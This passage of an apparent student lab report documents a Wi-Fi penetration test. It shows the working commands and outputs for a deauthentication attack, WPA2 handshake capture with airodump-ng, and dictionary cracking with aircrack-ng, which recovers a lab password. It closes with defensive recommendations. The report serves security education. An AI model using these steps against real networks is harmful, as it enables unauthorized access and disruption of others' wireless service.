12:03:38 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
```

Verification of Handshake Capture

This was necessary to understand the possibility of compromising the security of the network by capturing the four-way handshake between the client device and the access point. The capture of the handshake packets could be done by using the airodump-ng tool after the initialization of a deauth attack to force him to reconnect.

Next up, the command `sudo airodump-ng -w capture-c [Channel] --bssid [BSSID] wlan0mon` initiated the packet capture, writing it to a file called capture-01.cap. By this time, the capture of


the handshake went through and generated in the terminal of airodump-ng a message such as:
WPA handshake: [BSSID]. In this line, it is meant that the authentication frames exchanged during trying to reconnect the client were saved.

```
CH 1 ][ Elapsed: 3 mins ][ 2024-11-21 12:06 ][ WPA handshake: C4:D7:38:47:CF:30

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C4:D7:38:47:CF:30 -44 100 1781 271 5 1 360 WPA2 CCMP PSK YTS-Room

BSSID          STATION PWR Rate Lost Frames Notes Probes
C4:D7:38:47:CF:30 F4:91:1E:31:E1:A3 -56 24e- 1e 0 470 EAPOL YTS-Room
```

To verify the capture a bit further, the [capture-01.cap](#) file was analyzed in Wireshark. Application of the filter [eapol](#) isolated the Extensible Authentication Protocol over LAN packets, which are integral to the WPA2 four-way handshake. Indeed, an examination of these packets showed the required handshake messages were present.



The image shows a Wireshark packet capture window titled 'cys405_prj-02.cap'. The filter bar at the top is set to 'eapol'. The packet list pane displays a series of EAPOL packets between two MAC addresses: c4:d7:38:47:cf:30 and f4:91:1e:31:e1:a3. The packets are numbered 41437 through 73336. The 'Info' column shows details for each packet, such as 'Key (Message 3 of 4)' or 'Key (Message 1 of 4)'. The packet details pane is currently empty.


No.	Time	Source	Destination	Protocol	Length	Info
41437	91.739596	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
41567	91.988394	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41637	92.038915	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41716	92.108973	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41805	92.181339	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41815	92.228631	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41817	92.230810	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
41819	92.241118	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
41821	92.243267	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)
41935	92.440509	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42018	92.500937	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42105	92.575012	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42166	92.627364	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42198	92.687215	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42200	92.689563	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
42202	92.700287	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
42204	92.702388	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)
42374	92.944835	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42399	92.966533	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42510	93.049065	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42544	93.074528	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42600	93.163167	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42602	93.165503	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
42604	93.177697	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
42606	93.179965	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)
42750	93.397202	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42833	93.468427	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42955	93.559610	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42970	93.573599	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
73331	162.627662	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
73332	162.634686	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
73334	162.646438	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
73336	162.648569	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)

Password Cracking Result

With the handshake captured, the time had come to check the strength of the network password by attempting to crack it with a wordlist attack using the aircrack-ng tool in the following manner: `aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt`, where rockyou.txt is one of the common wordlists that contain several million passwords.

This cracking process essentially had aircrack-ng work its way through the wordlist, hashing each password and comparing the output to the captured handshake data. After a moment of processing, the tool finally found that this network's password indeed was "yousifnet123" which was set poor on purpose for test purposes.

In the end, this will expose successful password cracking, pointing to the weakness that comes with both weak or common passwords in securing the wireless network. Indeed, this shows that an attacker with common wordlists and moderately computational resource might successfully compromise security in a short time.



ValidationMethods

Each step in the testing process was validated by a combination of tool outputs, observations on the client device, and captured data analysis:

- Verification of Monitor Mode: Used `iwconfig` to ensure that the interface was in monitor mode.
- Deauthentication Attack: By observing that the wireless client has disconnected and that deauthentication frames in `airodump-ng` are still being transmitted continuously.
- Handshake Capture: It can be verified by the handshake message in `airodump-ng` and by the presence of EAPOL packets in Wireshark.
- Password Cracking: The password was successfully cracked by running `aircrack-ng`.

These methods of validation provided real evidence that each step of the attack was appropriately conducted with intended results.

Challenges and Solutions

Testing and validation presented a couple of challenges:

- **Interference from background processes:** during the initial stages of the project, it was not possible to turn the wireless adapter on monitor mode because of interfering network management services.
 - **Solution:** The interfering processes, such as NetworkManager, were killed using the command `sudo airmon-ng check kill`. This allows pure running of the adapter on monitor mode without any interference from other processes.
- **Time-consuming to process the large wordlist:** It takes a long time to use an extended wordlist, such as `rockyou.txt`, to work out the password.
 - **For testing purposes,** a smaller custom wordlist containing the known password was used in speeding up the test to illustrate the concept but take into account that real-world attacks may take a very long time and power.
- **Legal and Ethical Considerations:** The most important thing was to make quite certain that the testing had not been carried out in any unlawful or unethical manner.
 - **Solution:** All activities were confined to a controlled environment using personal equipment and networks. Where necessary, explicit permission was obtained, and no unauthorized network access was made.

Analysis of Results

The performed testing showed the efficiency of the attacks against the wireless network and indicated some essential weaknesses in security:

- **Monitoring Mode:** One was able to switch into monitor mode to perform passive interception of the wireless traffic. This really underscored how wireless encryption needed to happen in a way to protect data confidentiality.

- Deauthentication Attack: The ease of disconnection of the clients showed the wireless networks were vulnerable to the denial-of-service attack. It highlighted the fact that in 802.11, there is no authentication for its management frames.
- Handshake capturing and password cracking: Successful handshake capturing and password cracking underlined the very vital basis of risk factors associated with weak passwords. Strong, complex passwords with strong authentication protocols have to be in place.

Implications for Wireless Network Security

The results of the testing phase are serious in implication:

- StrongPasswordPolicy: Users and the network administrator should use complex passwords that are resistant to dictionary and brute-force attack. This means that their password should include both lowercase and capital letters, digits, and special characters.
- Improved protocols: The nature of the vulnerabilities leveraged in the deauthentication attack indicates the imperatives of protocols like IEEE 802.11w, which secures management frames and offers protection against such kinds of attacks.
- Regular Security Audits: The organizations should regularly conduct security audits to identify and mitigate the vulnerabilities of wireless networks.

Conclusion

We were really surprised by the simplicity of conducting attacks like monitoring, deauthentication, and password cracking in wireless networks. We employed a network interface card in monitor mode for intercepting wireless traffic without association. The deauthentication attack disrupted the services of the network by exploiting the unprotected frames of management. And the capture of the four-way handshake and the network password crack really showed how weak passwords compromise network security. This shows the necessity of serious security measures in place with a strong encryption protocol, complex passwords, and proactive network monitoring against such exploits.

Summary

We have, in total, performed real penetration testing on a wireless network shielding itself in a lab environment using WPA/WPA2. Using Kali Linux with tools such as aircrack-ng and Wireshark, we launched a series of attacks that included monitoring wireless traffic, executing deauthentication attacks to disconnect clients, and capturing authentication handshakes for attempted password cracking. Their successful execution showed just how very easy it would be to take advantage of vulnerabilities in Wi-Fi. This project will actually emphasize that good security practices have to be implemented in order for wireless networks not to allow unauthorized access or theft of confidential, integral, and available wireless communications.